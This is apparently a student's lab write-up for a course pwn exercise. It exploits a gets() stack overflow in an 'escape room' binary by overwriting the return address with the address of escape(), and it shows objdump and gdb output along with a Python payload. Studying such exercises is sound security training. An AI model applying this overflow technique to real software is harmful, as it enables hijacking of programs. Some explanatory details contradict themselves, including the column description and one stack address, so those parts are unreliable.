Vulnerability identified:


The vulnerable part of the code is the use of the gets function in the main function. The gets function reads input from the standard input stream and stores it in the code variable without any bounds checking, which can lead to a buffer overflow. An attacker can enter more than 16 characters as input, causing the code buffer to overflow and overwrite adjacent memory locations, potentially modifying variables or corrupting the stack.

Furthermore, the flag variable in the escape function is uninitialized, this means that the flag variable contains garbage values, and printing its content with the printf function can lead to information disclosure vulnerabilities. An attacker can read sensitive information from the program's memory by exploiting this vulnerability.

Approach:


1. Analyse the .exe file in ghidra, realized that flag will print out as long as the escape() function is called.

We can try to overwrite 'return 0' to return the escape() function instead



```
int main(){
    printf("You are trapped in the Escape Room!\n");
    printf("Are you able to escape?\n");
    printf("Please key in the secret code below:\n");
    char code[16];
    gets(code);
    return 0;
}
```

2. Find the address of the escape() function from an executable using gdb




```
shxn@shxn-virtual-machine:~/Downloads/CZ4067_Tutorial_Pwn_Static_Problems/escape_room_
$ objdump -t ./escape1_static | grep escape
./escape1_static:     file format elf64-x86-64
0000000000000000 l    df *ABS*  0000000000000000              escape1_static.c
00000000004014f5 g     F .text  00000000000000ae              escape
```

In the output of objdump, the address of the symbol is displayed in the first column of the line that contains the symbol name. In this case, the symbol name we are interested in is escape, and the address is displayed in the second column of the line that contains escape.

In the output, the address of the escape function is 00000000004014f5, which is displayed in the second column of the line that starts with 00000000004014f5 g F .text. Therefore, the address of the escape function in the escape1_static executable is 0x4014f5.

3. Find out how much padding to add to the buffer.


- Put the breakpoint before the return call
- Fill the buffer up with 16 As
- rip is at 0x7fffffffffdea8
- Now we know that we have to add 8 paddings before the return call



```
(gdb) b *0x4015e0
Breakpoint 1 at 0x4015e0
(gdb) run
Starting program: /home/shxn/Downloads/CZ4067_Tutorial_Pwn_Static_Problems/escap
e_room_1/escape1_static
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
You are trapped in the Escape Room!
Are you able to escape?
Please key in the secret code below:
AAAAAAAAAAAAAAAA

Breakpoint 1, 0x00000000004015e0 in main ()
(gdb) info frame
Stack level 0, frame at 0x7fffffffdeb0:
 rip = 0x4015e0 in main; saved rip = 0x7ffff7c29d90
 Arglist at 0x7fffffffdea0, args:
 Locals at 0x7fffffffdea0, Previous frame's sp is 0x7fffffffdeb0
 Saved registers:
  rbp at 0x7fffffffdea0, rip at 0x7fffffffdea8
(gdb) x/20x $sp
0x7fffffffde90: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdea0: 0x00000000      0x00000000      0xf7c29d90      0x00007fff
0x7fffffffdeb0: 0x00000000      0x00000000      0x004015a3      0x00000000
0x7fffffffdec0: 0xffffdfa0      0x00000001      0xffffdfb8      0x00007fff
0x7fffffffded0: 0x00000000      0x00000000      0x03419d0f      0x4fd3b696
(gdb)
```

4. New payload



```
# Craft Payload
buffer = b'A'*16
padding = b'B' * 8
return_address = 0x004014f5
payload = buffer + padding + p64(return_address)
```